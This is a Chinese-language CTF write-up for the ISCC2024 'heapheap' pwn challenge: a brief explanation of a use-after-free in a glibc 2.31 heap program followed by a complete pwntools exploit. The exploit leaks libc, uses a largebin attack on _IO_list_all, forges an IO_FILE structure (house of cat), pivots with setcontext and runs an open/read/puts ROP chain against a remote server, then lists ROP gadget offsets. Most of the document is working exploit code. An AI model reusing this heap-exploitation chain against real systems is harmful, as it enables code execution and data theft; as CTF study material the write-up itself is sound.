# ISCC2024 WriteUp


AkyOI 李承达 [3433778745@qq.com](mailto:3433778745@qq.com)

## Pwn-heapheap

## 解题思路

64位的2.31版本的堆题，开启了沙箱，禁止了execve的系统调用，因此可以采用调用open read puts的方法来输出flag。

堆块删除的时候没有清除指针，导致有UAF漏洞



同时chunk的size大小限制在0x400~0x500之间，基本就是打IO了。

模板题，因此直接按照模板打就行。

首先泄露libc，通过free一个chunk再show就可以拿到libc的main\_arena的地址，从而减去偏移就是libc基址。之后利用覆写bk\_nextsize的方法进行largebin attack把chunk地址写道IO\_list\_all那里，这样就能在chunk里面伪造IO结构体，之后调用exit函数触发IO就可以执行ROP链子了。

总体方法就是 house\_of\_cat

## Exp

# sudo sysctl -w kernel.randomize\_va\_space=0

from pwn import\*

from Crypto.Util.number import long\_to\_bytes,bytes\_to\_long

context.log\_level='debug'

context(arch='amd64',os='linux')

context.terminal=['tmux','splitw','-h']

scr='''

b \_IO\_flush\_all\_lockp

b exit

b \_IO\_wfile\_seekoff

b \_IO\_switch\_to\_wget\_mode

'''

pwn = './3'

p=remote('182.92.237.102',11000)

#p=process(['./ld-2.31.so', pwn], env={"LD\_PRELOAD":'./libc-2.31.so'})

# p=process('./3')

#elf=ELF(pwn)

#libc=ELF('./libc.so.6')

def add(idx,size):

p.sendlineafter("Your choice:","1")

p.sendlineafter("index:",str(idx))

p.sendlineafter("Size",str(size))

def show(idx):

p.sendlineafter("Your choice:","2")

p.sendlineafter("index:",str(idx))

def edit(idx,con):

p.sendlineafter("Your choice:","3")

p.sendlineafter("index:",str(idx))

p.sendlineafter("context:",con)

def dele(idx):

p.sendlineafter("Your choice:","4")

p.sendlineafter("index:",str(idx))

def hack():

p.sendlineafter("Your choice:","5")

add(0,0x450)

add(1,0x450)

add(2,0x440)

add(3,0x460)

# add(4,0x460)

# add(5,0x460)

edit(1,b'./flag\x00')

dele(0)

show(0)

p.recv()

# p.recv()

p.recv(10)

addr=u64(p.recv(6)+b'\x00\x00')

print(hex(addr))

libc\_base=addr-(0x750c7589cbe0-0x750c756b0000)

io\_all=libc\_base+0x1ED5A0

add(4,0x4f0)

edit(0,p64(addr)\*2+p64(0)+p64(io\_all-0x20))

dele(2)

add(4,0x4f0)

show(0)

p.recvuntil(b"context: \n")

heap\_addr=u64(p.recv(6)+b'\x00\x00')

print(hex(heap\_addr))

# ru("0x")

libcbase=libc\_base

# LOGTOOL['libcbase']=libcbase

# ru("0x")

fake\_io=heap\_addr

# LOGTOOL['fake\_io']=fake\_io # chunk\_start (prev\_size)

IO\_file\_jumps=libcbase+0x1E94A0

# LOGTOOL["IO\_file\_jump"]=IO\_file\_jumps

IO\_wfile\_jumps=libcbase+0x1E8F60

# LOGTOOL["IO\_wfile\_jumps"]=IO\_wfile\_jumps

execve\_addr=libcbase+0xe3170

# LOGTOOL['execve']=execve\_addr

setcontext\_61=libcbase+0x54F20+61

# LOGTOOL['setcontext\_61']=setcontext\_61

lr=libcbase+0x578C8

ret=libcbase+0x578C9

pop\_rdi=libcbase+0x023b6a

pop\_rsi=libcbase+0x2601f

pop\_rdx\_r12=libcbase+0x0119431

open64=libc\_base+0x10df00

read\_a=libc\_base+0x10e1e0

puts=libc\_base+0x84420

name=heap\_addr-0x653af7781b50+0x653af77816f0+0x10

out=libc\_base+0x79ab21b9e6a0-0x79ab219b1000

pay=flat(

{

0x30:[p64(0),p64(0),p64(0),p64(1),p64(fake\_io+0x138)], # wide\_data

0xa0:[p64(fake\_io+0x30)],

0xc0:[p64(1)], #\_mode

0xd8:[p64(IO\_wfile\_jumps+0x30)], # vtable

0x110:[p64(fake\_io+0x118)], # wide\_data -> vtable

0x118:flat(

{

0x18:[p64(setcontext\_61)]

},filler=b'\x00'

),

0x138:flat(

{

0x68:p64(fake\_io+0x1e8), # rdi

0x70:p64(0), # rsi

0x88:p64(0), # rdx

0xa0:p64(fake\_io+0x1e8), # rsp

0xa8:p64(ret) # ret\_addr

},filler=b'\x00'

),

0x1e8:flat(

{

0x00:p64(pop\_rdi)+p64(name)+p64(pop\_rsi)+p64(0)+p64(open64)+p64(pop\_rdi)+p64(3)+p64(pop\_rsi)+p64(name+0x30)+p64(pop\_rdx\_r12)+p64(0x100)+p64(0x0)+p64(read\_a)+p64(pop\_rdi)+p64(name+0x30)+p64(puts)

},filler=b'\x00'

)

},filler=b'\x00'

)

# p.sendline(pay[0x10:])

edit(2,pay[0x10:])

# add(100,b'a')

# gdb.attach(p,scr)

hack()

print(hex(io\_all))

print(hex(heap\_addr))

p.interactive()

# 0x00000000000248eb : pop r12 ; pop r13 ; pop r14 ; pop r15 ; pop rbp ; ret

# 0x0000000000023b63 : pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret

# 0x000000000002601a : pop r12 ; pop r13 ; pop r14 ; ret

# 0x00000000000ef194 : pop r12 ; pop r13 ; pop r15 ; ret

# 0x0000000000046074 : pop r12 ; pop r13 ; pop rbp ; ret

# 0x0000000000025b9b : pop r12 ; pop r13 ; ret

# 0x000000000008e230 : pop r12 ; pop r14 ; ret

# 0x000000000012d19d : pop r12 ; pop rbp ; ret

# 0x000000000002f709 : pop r12 ; ret

# 0x00000000000248ed : pop r13 ; pop r14 ; pop r15 ; pop rbp ; ret

# 0x0000000000023b65 : pop r13 ; pop r14 ; pop r15 ; ret

# 0x000000000002601c : pop r13 ; pop r14 ; ret

# 0x00000000000ef196 : pop r13 ; pop r15 ; ret

# 0x0000000000046076 : pop r13 ; pop rbp ; ret

# 0x0000000000025b9d : pop r13 ; ret

# 0x00000000000248ef : pop r14 ; pop r15 ; pop rbp ; ret

# 0x0000000000023b67 : pop r14 ; pop r15 ; ret

# 0x000000000002601e : pop r14 ; ret

# 0x00000000000248f1 : pop r15 ; pop rbp ; ret

# 0x0000000000023b69 : pop r15 ; ret

# 0x000000000005520f : pop rax ; pop rbx ; pop rbp ; pop r12 ; pop r13 ; ret

# 0x00000000000226be : pop rax ; pop rbx ; pop rbp ; ret

# 0x000000000015fae5 : pop rax ; pop rdx ; pop rbx ; ret

# 0x0000000000036174 : pop rax ; ret

# 0x0000000000023b62 : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret

# 0x0000000000026019 : pop rbp ; pop r12 ; pop r13 ; pop r14 ; ret

# 0x00000000000ef193 : pop rbp ; pop r12 ; pop r13 ; pop r15 ; ret

# 0x0000000000025b9a : pop rbp ; pop r12 ; pop r13 ; ret

# 0x000000000008e22f : pop rbp ; pop r12 ; pop r14 ; ret

# 0x000000000002f708 : pop rbp ; pop r12 ; ret

# 0x000000000013663e : pop rbp ; pop r13 ; pop r14 ; pop r15 ; ret

# 0x00000000000248ee : pop rbp ; pop r14 ; pop r15 ; pop rbp ; ret

# 0x0000000000023b66 : pop rbp ; pop r14 ; pop r15 ; ret

# 0x000000000002601d : pop rbp ; pop r14 ; ret

# 0x00000000000ef197 : pop rbp ; pop r15 ; ret

# 0x0000000000046077 : pop rbp ; pop rbp ; ret

# 0x0000000000055bb8 : pop rbp ; pop rbx ; ret

# 0x00000000000226c0 : pop rbp ; ret

# 0x00000000001100d0 : pop rbx ; pop r12 ; pop r13 ; pop r14 ; ret

# 0x0000000000046073 : pop rbx ; pop r12 ; pop r13 ; pop rbp ; ret

# 0x0000000000062569 : pop rbx ; pop r12 ; pop r13 ; ret

# 0x000000000005b937 : pop rbx ; pop r12 ; ret

# 0x000000000003040a : pop rbx ; pop rbp ; pop r12 ; pop r13 ; pop r14 ; ret

# 0x00000000000ef192 : pop rbx ; pop rbp ; pop r12 ; pop r13 ; pop r15 ; ret

# 0x0000000000025b99 : pop rbx ; pop rbp ; pop r12 ; pop r13 ; ret

# 0x000000000008e22e : pop rbx ; pop rbp ; pop r12 ; pop r14 ; ret

# 0x000000000002f830 : pop rbx ; pop rbp ; pop r12 ; ret

# 0x000000000013663d : pop rbx ; pop rbp ; pop r13 ; pop r14 ; pop r15 ; ret

# 0x0000000000196ea2 : pop rbx ; pop rbp ; pop r14 ; ret

# 0x00000000000226bf : pop rbx ; pop rbp ; ret

# 0x000000000002fdaf : pop rbx ; ret

# 0x0000000000119370 : pop rcx ; pop rbp ; pop r12 ; pop r13 ; ret

# 0x00000000001589f3 : pop rcx ; pop rbx ; pop rbp ; pop r12 ; pop r13 ; pop r14 ; ret

# 0x000000000010257e : pop rcx ; pop rbx ; ret

# 0x0000000000118f6f : pop rcx ; ret 0xf66

# 0x00000000000248f2 : pop rdi ; pop rbp ; ret

# 0x0000000000023b6a : pop rdi ; ret

# 0x0000000000119431 : pop rdx ; pop r12 ; ret

# 0x000000000015fae6 : pop rdx ; pop rbx ; ret

# 0x000000000010257d : pop rdx ; pop rcx ; pop rbx ; ret

# 0x00000000000dfc12 : pop rdx ; ret 0x10

# 0x00000000000248f0 : pop rsi ; pop r15 ; pop rbp ; ret

# 0x0000000000023b68 : pop rsi ; pop r15 ; ret

# 0x000000000002601f : pop rsi ; ret

# 0x00000000000248ec : pop rsp ; pop r13 ; pop r14 ; pop r15 ; pop rbp ; ret

# 0x0000000000023b64 : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret

# 0x000000000002601b : pop rsp ; pop r13 ; pop r14 ; ret

# 0x00000000000ef195 : pop rsp ; pop r13 ; pop r15 ; ret

# 0x0000000000046075 : pop rsp ; pop r13 ; pop rbp ; ret

# 0x0000000000025b9c : pop rsp ; pop r13 ; ret

# 0x000000000008e231 : pop rsp ; pop r14 ; ret

# 0x000000000012d19e : pop rsp ; pop rbp ; ret

# 0x000000000002f70a : pop rsp ; ret

# 0x0000000000099020 : pop rsp ; ret 0xffff